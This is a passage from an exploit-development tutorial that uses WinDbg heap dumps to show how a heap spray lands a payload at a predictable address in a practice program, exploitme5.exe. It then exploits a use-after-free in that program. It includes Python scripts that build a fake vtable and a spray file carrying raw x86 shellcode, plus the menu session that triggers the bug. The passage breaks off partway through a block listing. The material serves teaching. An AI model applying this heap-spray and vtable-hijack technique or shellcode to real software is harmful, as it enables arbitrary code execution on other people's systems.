Virtual block: 0b330000 - 0b330000 (size 00000000)
Virtual block: 0b430000 - 0b430000 (size 00000000)
Virtual block: 0b530000 - 0b530000 (size 00000000)
Virtual block: 0b630000 - 0b630000 (size 00000000)
Virtual block: 0b730000 - 0b730000 (size 00000000)
```

```
Virtual block: 0b830000 - 0b830000 (size 00000000)
Virtual block: 0b930000 - 0b930000 (size 00000000)
Virtual block: 0ba30000 - 0ba30000 (size 00000000)
Virtual block: 0bb30000 - 0bb30000 (size 00000000)
Virtual block: 0bc30000 - 0bc30000 (size 00000000)
Virtual block: 0bd30000 - 0bd30000 (size 00000000)
Virtual block: 0be30000 - 0be30000 (size 00000000)
Virtual block: 0bf30000 - 0bf30000 (size 00000000)
Virtual block: 0c030000 - 0c030000 (size 00000000)
Virtual block: 0c130000 - 0c130000 (size 00000000)
Virtual block: 0c230000 - 0c230000 (size 00000000)
Virtual block: 0c330000 - 0c330000 (size 00000000)
Virtual block: 0c430000 - 0c430000 (size 00000000)
Virtual block: 0c530000 - 0c530000 (size 00000000)
Virtual block: 0c630000 - 0c630000 (size 00000000)
Virtual block: 0c730000 - 0c730000 (size 00000000)
Virtual block: 0c830000 - 0c830000 (size 00000000)
Virtual block: 0c930000 - 0c930000 (size 00000000)
Virtual block: 0ca30000 - 0ca30000 (size 00000000)
Virtual block: 0cb30000 - 0cb30000 (size 00000000)
Virtual block: 0cc30000 - 0cc30000 (size 00000000)
Virtual block: 0cd30000 - 0cd30000 (size 00000000)
Virtual block: 0ce30000 - 0ce30000 (size 00000000)
Virtual block: 0cf30000 - 0cf30000 (size 00000000)
Virtual block: 0d030000 - 0d030000 (size 00000000)
Virtual block: 0d130000 - 0d130000 (size 00000000)
Virtual block: 0d230000 - 0d230000 (size 00000000)
Virtual block: 0d330000 - 0d330000 (size 00000000)
Virtual block: 0d430000 - 0d430000 (size 00000000)
Virtual block: 0d530000 - 0d530000 (size 00000000)
Virtual block: 0d630000 - 0d630000 (size 00000000)
Virtual block: 0d730000 - 0d730000 (size 00000000)
```

```
Virtual block: 0d830000 - 0d830000 (size 00000000)
Virtual block: 0d930000 - 0d930000 (size 00000000)
Virtual block: 0da30000 - 0da30000 (size 00000000)
Virtual block: 0db30000 - 0db30000 (size 00000000)
Virtual block: 0dc30000 - 0dc30000 (size 00000000)
Virtual block: 0dd30000 - 0dd30000 (size 00000000)
Virtual block: 0de30000 - 0de30000 (size 00000000)
Virtual block: 0df30000 - 0df30000 (size 00000000)
Virtual block: 0e030000 - 0e030000 (size 00000000)
Virtual block: 0e130000 - 0e130000 (size 00000000)
Virtual block: 0e230000 - 0e230000 (size 00000000)
Virtual block: 0e330000 - 0e330000 (size 00000000)
Virtual block: 0e430000 - 0e430000 (size 00000000)
Virtual block: 0e530000 - 0e530000 (size 00000000)
Virtual block: 0e630000 - 0e630000 (size 00000000)
Virtual block: 0e730000 - 0e730000 (size 00000000)
Virtual block: 0e830000 - 0e830000 (size 00000000)
Virtual block: 0e930000 - 0e930000 (size 00000000)
Virtual block: 0ea30000 - 0ea30000 (size 00000000)
006b0000 40000062    1024    188   1024     93     9     1  201      0
003b0000 40001062      64     12     64      2     2     1    0      0
00ad0000 40001062    1088    160   1088     68     5     2    0      0
002d0000 40001062     256      4    256      2     1     1    0      0
-----------------------------------------------------------------------------
```

Perfect! Now the size of the junk data is just 0x30 bytes. You can verify that 0x30 is the minimum. If you try with 0x2f, it won't work.

Let's restart exploitme5.exe and redo it again. This time WinDbg prints the following:

```
0:001> !heap -s
NtGlobalFlag enables following debugging aids for new heaps:
    tail checking
    free checking
```

```
    validate parameters
LFH Key                   : 0x38c66846
Termination on corruption : ENABLED
  Heap     Flags   Reserv  Commit  Virt   Free  List   UCR  Virt  Lock  Fast
                    (k)     (k)    (k)     (k) length      blocks cont. heap
-----------------------------------------------------------------------------
Virtual block: 02070000 - 02070000 (size 00000000)
Virtual block: 02270000 - 02270000 (size 00000000)
Virtual block: 02370000 - 02370000 (size 00000000)
Virtual block: 02470000 - 02470000 (size 00000000)
Virtual block: 02570000 - 02570000 (size 00000000)
Virtual block: 02670000 - 02670000 (size 00000000)
Virtual block: 02770000 - 02770000 (size 00000000)
Virtual block: 02870000 - 02870000 (size 00000000)
Virtual block: 02970000 - 02970000 (size 00000000)
Virtual block: 02a70000 - 02a70000 (size 00000000)
Virtual block: 02b70000 - 02b70000 (size 00000000)
Virtual block: 02c70000 - 02c70000 (size 00000000)
Virtual block: 02d70000 - 02d70000 (size 00000000)
Virtual block: 02e70000 - 02e70000 (size 00000000)
Virtual block: 02f70000 - 02f70000 (size 00000000)
Virtual block: 03070000 - 03070000 (size 00000000)
Virtual block: 03170000 - 03170000 (size 00000000)
Virtual block: 03270000 - 03270000 (size 00000000)
Virtual block: 03370000 - 03370000 (size 00000000)
Virtual block: 03470000 - 03470000 (size 00000000)
Virtual block: 03570000 - 03570000 (size 00000000)
Virtual block: 03670000 - 03670000 (size 00000000)
Virtual block: 03770000 - 03770000 (size 00000000)
Virtual block: 03870000 - 03870000 (size 00000000)
Virtual block: 03970000 - 03970000 (size 00000000)
Virtual block: 03a70000 - 03a70000 (size 00000000)
```

```
Virtual block: 03b70000 - 03b70000 (size 00000000)
Virtual block: 03c70000 - 03c70000 (size 00000000)
Virtual block: 03d70000 - 03d70000 (size 00000000)
Virtual block: 03e70000 - 03e70000 (size 00000000)
Virtual block: 03f70000 - 03f70000 (size 00000000)
Virtual block: 04070000 - 04070000 (size 00000000)
Virtual block: 04170000 - 04170000 (size 00000000)
Virtual block: 04270000 - 04270000 (size 00000000)
Virtual block: 04370000 - 04370000 (size 00000000)
Virtual block: 04470000 - 04470000 (size 00000000)
Virtual block: 04570000 - 04570000 (size 00000000)
Virtual block: 04670000 - 04670000 (size 00000000)
Virtual block: 04770000 - 04770000 (size 00000000)
Virtual block: 04870000 - 04870000 (size 00000000)
Virtual block: 04970000 - 04970000 (size 00000000)
Virtual block: 04a70000 - 04a70000 (size 00000000)
Virtual block: 04b70000 - 04b70000 (size 00000000)
Virtual block: 04c70000 - 04c70000 (size 00000000)
Virtual block: 04d70000 - 04d70000 (size 00000000)
Virtual block: 04e70000 - 04e70000 (size 00000000)
Virtual block: 04f70000 - 04f70000 (size 00000000)
Virtual block: 05070000 - 05070000 (size 00000000)
Virtual block: 05170000 - 05170000 (size 00000000)
Virtual block: 05270000 - 05270000 (size 00000000)
Virtual block: 05370000 - 05370000 (size 00000000)
Virtual block: 05470000 - 05470000 (size 00000000)
Virtual block: 05570000 - 05570000 (size 00000000)
Virtual block: 05670000 - 05670000 (size 00000000)
Virtual block: 05770000 - 05770000 (size 00000000)
Virtual block: 05870000 - 05870000 (size 00000000)
Virtual block: 05970000 - 05970000 (size 00000000)
Virtual block: 05a70000 - 05a70000 (size 00000000)
```

```
Virtual block: 05b70000 - 05b70000 (size 00000000)
Virtual block: 05c70000 - 05c70000 (size 00000000)
Virtual block: 05d70000 - 05d70000 (size 00000000)
Virtual block: 05e70000 - 05e70000 (size 00000000)
Virtual block: 05f70000 - 05f70000 (size 00000000)
Virtual block: 06070000 - 06070000 (size 00000000)
Virtual block: 06170000 - 06170000 (size 00000000)
Virtual block: 06270000 - 06270000 (size 00000000)
Virtual block: 06370000 - 06370000 (size 00000000)
Virtual block: 06470000 - 06470000 (size 00000000)
Virtual block: 06570000 - 06570000 (size 00000000)
Virtual block: 06670000 - 06670000 (size 00000000)
Virtual block: 06770000 - 06770000 (size 00000000)
Virtual block: 06870000 - 06870000 (size 00000000)
Virtual block: 06970000 - 06970000 (size 00000000)
Virtual block: 06a70000 - 06a70000 (size 00000000)
Virtual block: 06b70000 - 06b70000 (size 00000000)
Virtual block: 06c70000 - 06c70000 (size 00000000)
Virtual block: 06d70000 - 06d70000 (size 00000000)
Virtual block: 06e70000 - 06e70000 (size 00000000)
Virtual block: 06f70000 - 06f70000 (size 00000000)
Virtual block: 07070000 - 07070000 (size 00000000)
Virtual block: 07170000 - 07170000 (size 00000000)
Virtual block: 07270000 - 07270000 (size 00000000)
Virtual block: 07370000 - 07370000 (size 00000000)
Virtual block: 07470000 - 07470000 (size 00000000)
Virtual block: 07570000 - 07570000 (size 00000000)
Virtual block: 07670000 - 07670000 (size 00000000)
Virtual block: 07770000 - 07770000 (size 00000000)
Virtual block: 07870000 - 07870000 (size 00000000)
Virtual block: 07970000 - 07970000 (size 00000000)
Virtual block: 07a70000 - 07a70000 (size 00000000)
```

```
Virtual block: 07b70000 - 07b70000 (size 00000000)
Virtual block: 07c70000 - 07c70000 (size 00000000)
Virtual block: 07d70000 - 07d70000 (size 00000000)
Virtual block: 07e70000 - 07e70000 (size 00000000)
Virtual block: 07f70000 - 07f70000 (size 00000000)
Virtual block: 08070000 - 08070000 (size 00000000)
Virtual block: 08170000 - 08170000 (size 00000000)
Virtual block: 08270000 - 08270000 (size 00000000)
Virtual block: 08370000 - 08370000 (size 00000000)
Virtual block: 08470000 - 08470000 (size 00000000)
Virtual block: 08570000 - 08570000 (size 00000000)
Virtual block: 08670000 - 08670000 (size 00000000)
Virtual block: 08770000 - 08770000 (size 00000000)
Virtual block: 08870000 - 08870000 (size 00000000)
Virtual block: 08970000 - 08970000 (size 00000000)
Virtual block: 08a70000 - 08a70000 (size 00000000)
Virtual block: 08b70000 - 08b70000 (size 00000000)
Virtual block: 08c70000 - 08c70000 (size 00000000)
Virtual block: 08d70000 - 08d70000 (size 00000000)
Virtual block: 08e70000 - 08e70000 (size 00000000)
Virtual block: 08f70000 - 08f70000 (size 00000000)
Virtual block: 09070000 - 09070000 (size 00000000)
Virtual block: 09170000 - 09170000 (size 00000000)
Virtual block: 09270000 - 09270000 (size 00000000)
Virtual block: 09370000 - 09370000 (size 00000000)
Virtual block: 09470000 - 09470000 (size 00000000)
Virtual block: 09570000 - 09570000 (size 00000000)
Virtual block: 09670000 - 09670000 (size 00000000)
Virtual block: 09770000 - 09770000 (size 00000000)
Virtual block: 09870000 - 09870000 (size 00000000)
Virtual block: 09970000 - 09970000 (size 00000000)
Virtual block: 09a70000 - 09a70000 (size 00000000)
```

```
Virtual block: 09b70000 - 09b70000 (size 00000000)
Virtual block: 09c70000 - 09c70000 (size 00000000)
Virtual block: 09d70000 - 09d70000 (size 00000000)
Virtual block: 09e70000 - 09e70000 (size 00000000)
Virtual block: 09f70000 - 09f70000 (size 00000000)
Virtual block: 0a070000 - 0a070000 (size 00000000)
Virtual block: 0a170000 - 0a170000 (size 00000000)
Virtual block: 0a270000 - 0a270000 (size 00000000)
Virtual block: 0a370000 - 0a370000 (size 00000000)
Virtual block: 0a470000 - 0a470000 (size 00000000)
Virtual block: 0a570000 - 0a570000 (size 00000000)
Virtual block: 0a670000 - 0a670000 (size 00000000)
Virtual block: 0a770000 - 0a770000 (size 00000000)
Virtual block: 0a870000 - 0a870000 (size 00000000)
Virtual block: 0a970000 - 0a970000 (size 00000000)
Virtual block: 0aa70000 - 0aa70000 (size 00000000)
Virtual block: 0ab70000 - 0ab70000 (size 00000000)
Virtual block: 0ac70000 - 0ac70000 (size 00000000)
Virtual block: 0ad70000 - 0ad70000 (size 00000000)
Virtual block: 0ae70000 - 0ae70000 (size 00000000)
Virtual block: 0af70000 - 0af70000 (size 00000000)
Virtual block: 0b070000 - 0b070000 (size 00000000)
Virtual block: 0b170000 - 0b170000 (size 00000000)
Virtual block: 0b270000 - 0b270000 (size 00000000)
Virtual block: 0b370000 - 0b370000 (size 00000000)
Virtual block: 0b470000 - 0b470000 (size 00000000)
Virtual block: 0b570000 - 0b570000 (size 00000000)
Virtual block: 0b670000 - 0b670000 (size 00000000)
Virtual block: 0b770000 - 0b770000 (size 00000000)
Virtual block: 0b870000 - 0b870000 (size 00000000)
Virtual block: 0b970000 - 0b970000 (size 00000000)
Virtual block: 0ba70000 - 0ba70000 (size 00000000)
```

```
Virtual block: 0bb70000 - 0bb70000 (size 00000000)
Virtual block: 0bc70000 - 0bc70000 (size 00000000)
Virtual block: 0bd70000 - 0bd70000 (size 00000000)
Virtual block: 0be70000 - 0be70000 (size 00000000)
Virtual block: 0bf70000 - 0bf70000 (size 00000000)
Virtual block: 0c070000 - 0c070000 (size 00000000)
Virtual block: 0c170000 - 0c170000 (size 00000000)
Virtual block: 0c270000 - 0c270000 (size 00000000)
Virtual block: 0c370000 - 0c370000 (size 00000000)
Virtual block: 0c470000 - 0c470000 (size 00000000)
Virtual block: 0c570000 - 0c570000 (size 00000000)
Virtual block: 0c670000 - 0c670000 (size 00000000)
Virtual block: 0c770000 - 0c770000 (size 00000000)
Virtual block: 0c870000 - 0c870000 (size 00000000)
Virtual block: 0c970000 - 0c970000 (size 00000000)
Virtual block: 0ca70000 - 0ca70000 (size 00000000)
Virtual block: 0cb70000 - 0cb70000 (size 00000000)
Virtual block: 0cc70000 - 0cc70000 (size 00000000)
Virtual block: 0cd70000 - 0cd70000 (size 00000000)
Virtual block: 0ce70000 - 0ce70000 (size 00000000)
Virtual block: 0cf70000 - 0cf70000 (size 00000000)
Virtual block: 0d070000 - 0d070000 (size 00000000)
Virtual block: 0d170000 - 0d170000 (size 00000000)
Virtual block: 0d270000 - 0d270000 (size 00000000)
Virtual block: 0d370000 - 0d370000 (size 00000000)
Virtual block: 0d470000 - 0d470000 (size 00000000)
Virtual block: 0d570000 - 0d570000 (size 00000000)
Virtual block: 0d670000 - 0d670000 (size 00000000)
Virtual block: 0d770000 - 0d770000 (size 00000000)
Virtual block: 0d870000 - 0d870000 (size 00000000)
Virtual block: 0d970000 - 0d970000 (size 00000000)
Virtual block: 0da70000 - 0da70000 (size 00000000)
```

```
Virtual block: 0db70000 - 0db70000 (size 00000000)
Virtual block: 0dc70000 - 0dc70000 (size 00000000)
Virtual block: 0dd70000 - 0dd70000 (size 00000000)
Virtual block: 0de70000 - 0de70000 (size 00000000)
Virtual block: 0df70000 - 0df70000 (size 00000000)
Virtual block: 0e070000 - 0e070000 (size 00000000)
Virtual block: 0e170000 - 0e170000 (size 00000000)
Virtual block: 0e270000 - 0e270000 (size 00000000)
Virtual block: 0e370000 - 0e370000 (size 00000000)
Virtual block: 0e470000 - 0e470000 (size 00000000)
Virtual block: 0e570000 - 0e570000 (size 00000000)
Virtual block: 0e670000 - 0e670000 (size 00000000)
Virtual block: 0e770000 - 0e770000 (size 00000000)
Virtual block: 0e870000 - 0e870000 (size 00000000)
Virtual block: 0e970000 - 0e970000 (size 00000000)
002d0000 40000062    1024    188   1024     93     9     1  201      0
00190000 40001062      64     12     64      2     2     1    0      0
01d50000 40001062    1088    160   1088     68     5     2    0      0
01d00000 40001062     256      4    256      2     1     1    0      0
-----------------------------------------------------------------------------
```

This time the addresses are different. Let's compare the last four:

```
Virtual block: 0e730000 - 0e730000 (size 00000000)
Virtual block: 0e830000 - 0e830000 (size 00000000)
Virtual block: 0e930000 - 0e930000 (size 00000000)
Virtual block: 0ea30000 - 0ea30000 (size 00000000)
--------------
Virtual block: 0e670000 - 0e670000 (size 00000000)
Virtual block: 0e770000 - 0e770000 (size 00000000)
Virtual block: 0e870000 - 0e870000 (size 00000000)
Virtual block: 0e970000 - 0e970000 (size 00000000)
```

What we note, though, is that they are always aligned on 0x10000 boundaries. Now remember that we must add 0x20 to those addresses because of the header:

```
block 197: address = 0x0e670020; size = 1048528
block 198: address = 0x0e770020; size = 1048528
block 199: address = 0x0e870020; size = 1048528
block 200: address = 0x0e970020; size = 1048528
```

If we pad our payload so that its size is 0x10000 and we repeat it throughout our entire block of 1 MB (-0x30 bytes), then we will certainly find our payload at, for example, the address 0x0a000020. We chose the address 0x0a000020 because it's in the middle of our heap spray so, even if the addresses vary a little bit, it will certainly contain our payload.

Let's try to do just that:

Python

```python
with open(r'd:\buf.dat', 'wb') as f:
    payload = 'a'*0x8000 + 'b'*0x8000      # 0x8000 + 0x8000 = 0x10000
    block_size = 0x100000-0x30
    block = payload*(block_size/len(payload)) + payload[:block_size % len(payload)]
    f.write(block)
```

Note that since the size of our block is 0x30 bytes shorter than 1 MB, the last copy of our payload needs to be truncated. This is not a problem, of course.

Now let's restart exploitme5.exe in WinDbg, run it, read the block from file, make 200 copies of it, break the execution, and, finally, inspect the memory at 0x0a000020:

```
09ffffd0  62 62 62 62 62 62 62 62-62 62 62 62 62 62 62 62  bbbbbbbbbbbbbbbb
09ffffe0  62 62 62 62 62 62 62 62-62 62 62 62 62 62 62 62  bbbbbbbbbbbbbbbb
09fffff0  62 62 62 62 62 62 62 62-62 62 62 62 62 62 62 62  bbbbbbbbbbbbbbbb
0a000000  62 62 62 62 62 62 62 62-62 62 62 62 62 62 62 62  bbbbbbbbbbbbbbbb
0a000010  62 62 62 62 62 62 62 62-62 62 62 62 62 62 62 62  bbbbbbbbbbbbbbbb
0a000020  61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa   <================ start
0a000030  61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
0a000040  61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
0a000050  61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
0a000060  61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
```

As we can see, a copy of our payload starts exactly at 0xa000020, just as we expected. Now we must put it all together and finally exploit exploitme5.exe.

The actual exploitation

We saw that there is a UAF bug in configureMutator(). We can use this function to create a dangling pointer, mutators[0]. By reading a block of 168 bytes (the size of Multiplier) from file, we can make the dangling pointer point to data we control. In particular, the first DWORD of this data will contain the value 0x0a000020, which is the address where we'll put the VFTable for taking control of the execution flow.

Let's have a look at mutateBlock():

C++

```
void mutateBlock() {
   listBlocks();
   while (true) {
      printf("Index of block to mutate (-1 to exit): ");
      int index;
      scanf_s("%d", &index);
      fflush(stdin);
      if (index == -1)
         break;
      if (index < 0 || index >= (int)blocks.size()) {
         printf("Wrong index!\n");
      }
      else {
         while (true) {
            printf(
               "1) Multiplier\n"
               "2) LowerCaser\n"
               "3) Exit\n"
               "Your choice [1-3]: ");
            int choice = _getch();
            printf("\n\n");
            if (choice == '3')
               break;
            if (choice >= '1' && choice <= '3') {
               choice -= '0';
               mutators[choice - 1]->mutate(blocks[index].getData(), blocks[index].getSize());
               printf("The block was mutated.\n\n");
               break;
            }
            else
               printf("Wrong choice!\n\n");
         }
         break;
      }
   }
}
```

The interesting line is the following:

C++

```
mutators[choice - 1]->mutate(blocks[index].getData(), blocks[index].getSize());
```

By choosing Multiplier, choice will be 1, so that line will evaluate to

C++


```
mutators[0]->mutate(...);
```

The method mutate is the second virtual method in the VFTable of the Multiplier. Therefore, at the address 0x0a000020 we'll put a VFTable with this form:


```
0x0a000020:    whatever
0x0a000024:   0x0a000028
```

When mutate is called, the execution will jump to the code at the address 0x0a000028, exactly where our shellcode will reside.

We know that we can spray the heap so that our payload lands at the address 0x0a000020. Here's the payload we'll be using:



Here's the complete schema:



First let's create d:\obj.dat:

Python

```
import struct
with open(r'd:\obj.dat', 'wb') as f:
    vftable_ptr = struct.pack('<I', 0x0a000020)
    f.write(vftable_ptr + 'a'*164)
```

Then let's create d:\buf.dat:

Python

```
import struct
with open(r'd:\buf.dat', 'wb') as f:
    shellcode = (
        "\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x11\x03\x02\x02\x81\xf1\x02\x02" +
        "\x02\x02\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x02\x0f\x44\xc6\xaa" +
        "\xe2\xf6\x55\x8b\xec\x83\xec\x0c\x56\x57\xb9\x7f\xc0\xb4\x7b\xe8" +
        "\x55\x02\x02\x02\xb9\xe0\x53\x31\x4b\x8b\xf8\xe8\x49\x02\x02\x02" +
        "\x8b\xf0\xc7\x45\xf4\x63\x61\x6c\x63\x6a\x05\x8d\x45\xf4\xc7\x45" +
        "\xf8\x2e\x65\x78\x65\x50\xc6\x45\xfc\x02\xff\xd7\x6a\x02\xff\xd6" +
        "\x5f\x33\xc0\x5e\x8b\xe5\x5d\xc3\x33\xd2\xeb\x10\xc1\xca\x0d\x3c" +
        "\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0\x41\x8a\x01\x84\xc0" +
        "\x75\xea\x8b\xc2\xc3\x8d\x41\xf8\xc3\x55\x8b\xec\x83\xec\x14\x53" +
        "\x56\x57\x89\x4d\xf4\x64\xa1\x30\x02\x02\x02\x89\x45\xfc\x8b\x45" +
        "\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8b\xcf\xe8\xd2" +
        "\xff\xff\xff\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b" +
        "\x5c\x30\x78\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x96\xff" +
        "\xff\xff\x8b\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0" +
        "\x89\x45\xfc\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x75" +
        "\xff\xff\xff\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d" +
        "\xf0\x40\x89\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\x9c" +
        "\x33\xc0\x5f\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24" +
        "\x8d\x04\x48\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04" +
        "\x30\x03\xc6\xeb\xdd")
    vftable = "aaaa" + struct.pack('<I', 0x0a000028)       # second virtual function
    code = vftable + shellcode + 'a'*(0x10000 - len(shellcode) - len(vftable))
    block_size = 0x100000-0x30
    block = code*(block_size/len(code)) + code[:block_size % len(code)]
    f.write(block)
```

Now we need to run exploitme5.exe (we don't need WinDbg) and do the following:

```
1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
```

```
6) Exit

Your choice [1-6]: 1

File path ('exit' to exit): d:\obj.dat

Block read (168 bytes)

1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]: 4

1) Multiplier (multiplier = 2)
2) LowerCaser
3) Exit

Your choice [1-3]: 1

mutators[0] = 0x003dc488        <====================
multiplier (int): asdf
1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit
```

```
Your choice [1-6]: 3

------- Blocks -------
block 0: address = 0x003dc538; size = 168
----------------------

Index of block to duplicate (-1 to exit): 0
Number of copies (-1 to exit): 1
1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]: 2

------- Blocks -------
block 0: address = 0x003dc538; size = 168
block 1: address = 0x003dc488; size = 168      <====================
----------------------

1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]: 1

File path ('exit' to exit): d:\buf.dat
```

```
Block read (1048528 bytes)     <==================== 1 MB

1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]: 3

------- Blocks -------
block 0: address = 0x003dc538; size = 168
block 1: address = 0x003dc488; size = 168
block 2: address = 0x00c60020; size = 1048528
----------------------

Index of block to duplicate (-1 to exit): 2
Number of copies (-1 to exit): 200     <==================== 200 x 1 MB = 200 MB
1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]: 5

------- Blocks -------
block 0: address = 0x003dc538; size = 168
block 1: address = 0x003dc488; size = 168
```

```
block 2: address = 0x00c60020; size = 1048528
block 3: address = 0x00e60020; size = 1048528
block 4: address = 0x00f60020; size = 1048528
block 5: address = 0x02480020; size = 1048528
block 6: address = 0x02580020; size = 1048528
block 7: address = 0x02680020; size = 1048528
block 8: address = 0x02780020; size = 1048528
block 9: address = 0x02880020; size = 1048528
block 10: address = 0x02980020; size = 1048528
block 11: address = 0x02a80020; size = 1048528
block 12: address = 0x02b80020; size = 1048528
block 13: address = 0x02c80020; size = 1048528
block 14: address = 0x02d80020; size = 1048528
block 15: address = 0x02e80020; size = 1048528
block 16: address = 0x02f80020; size = 1048528
block 17: address = 0x03080020; size = 1048528
block 18: address = 0x03180020; size = 1048528
block 19: address = 0x03280020; size = 1048528
block 20: address = 0x03380020; size = 1048528
block 21: address = 0x03480020; size = 1048528
block 22: address = 0x03580020; size = 1048528
block 23: address = 0x03680020; size = 1048528
block 24: address = 0x03780020; size = 1048528
block 25: address = 0x03880020; size = 1048528
block 26: address = 0x03980020; size = 1048528
block 27: address = 0x03a80020; size = 1048528
block 28: address = 0x03b80020; size = 1048528
block 29: address = 0x03c80020; size = 1048528
block 30: address = 0x03d80020; size = 1048528
block 31: address = 0x03e80020; size = 1048528
block 32: address = 0x03f80020; size = 1048528
block 33: address = 0x04080020; size = 1048528
```

```
block 34: address = 0x04180020; size = 1048528
block 35: address = 0x04280020; size = 1048528
block 36: address = 0x04380020; size = 1048528
block 37: address = 0x04480020; size = 1048528
block 38: address = 0x04580020; size = 1048528
block 39: address = 0x04680020; size = 1048528
block 40: address = 0x04780020; size = 1048528
block 41: address = 0x04880020; size = 1048528
block 42: address = 0x04980020; size = 1048528
block 43: address = 0x04a80020; size = 1048528
block 44: address = 0x04b80020; size = 1048528
block 45: address = 0x04c80020; size = 1048528
block 46: address = 0x04d80020; size = 1048528
block 47: address = 0x04e80020; size = 1048528
block 48: address = 0x04f80020; size = 1048528
block 49: address = 0x05080020; size = 1048528
block 50: address = 0x05180020; size = 1048528
block 51: address = 0x05280020; size = 1048528
block 52: address = 0x05380020; size = 1048528
block 53: address = 0x05480020; size = 1048528
block 54: address = 0x05580020; size = 1048528
block 55: address = 0x05680020; size = 1048528
block 56: address = 0x05780020; size = 1048528
block 57: address = 0x05880020; size = 1048528
block 58: address = 0x05980020; size = 1048528
block 59: address = 0x05a80020; size = 1048528
block 60: address = 0x05b80020; size = 1048528
block 61: address = 0x05c80020; size = 1048528
block 62: address = 0x05d80020; size = 1048528
block 63: address = 0x05e80020; size = 1048528
block 64: address = 0x05f80020; size = 1048528
block 65: address = 0x06080020; size = 1048528
```

```
block 66: address = 0x06180020; size = 1048528
block 67: address = 0x06280020; size = 1048528
block 68: address = 0x06380020; size = 1048528
block 69: address = 0x06480020; size = 1048528
block 70: address = 0x06580020; size = 1048528
block 71: address = 0x06680020; size = 1048528
block 72: address = 0x06780020; size = 1048528
block 73: address = 0x06880020; size = 1048528
block 74: address = 0x06980020; size = 1048528
block 75: address = 0x06a80020; size = 1048528
block 76: address = 0x06b80020; size = 1048528
block 77: address = 0x06c80020; size = 1048528
block 78: address = 0x06d80020; size = 1048528
block 79: address = 0x06e80020; size = 1048528
block 80: address = 0x06f80020; size = 1048528
block 81: address = 0x07080020; size = 1048528
block 82: address = 0x07180020; size = 1048528
block 83: address = 0x07280020; size = 1048528
block 84: address = 0x07380020; size = 1048528
block 85: address = 0x07480020; size = 1048528
block 86: address = 0x07580020; size = 1048528
block 87: address = 0x07680020; size = 1048528
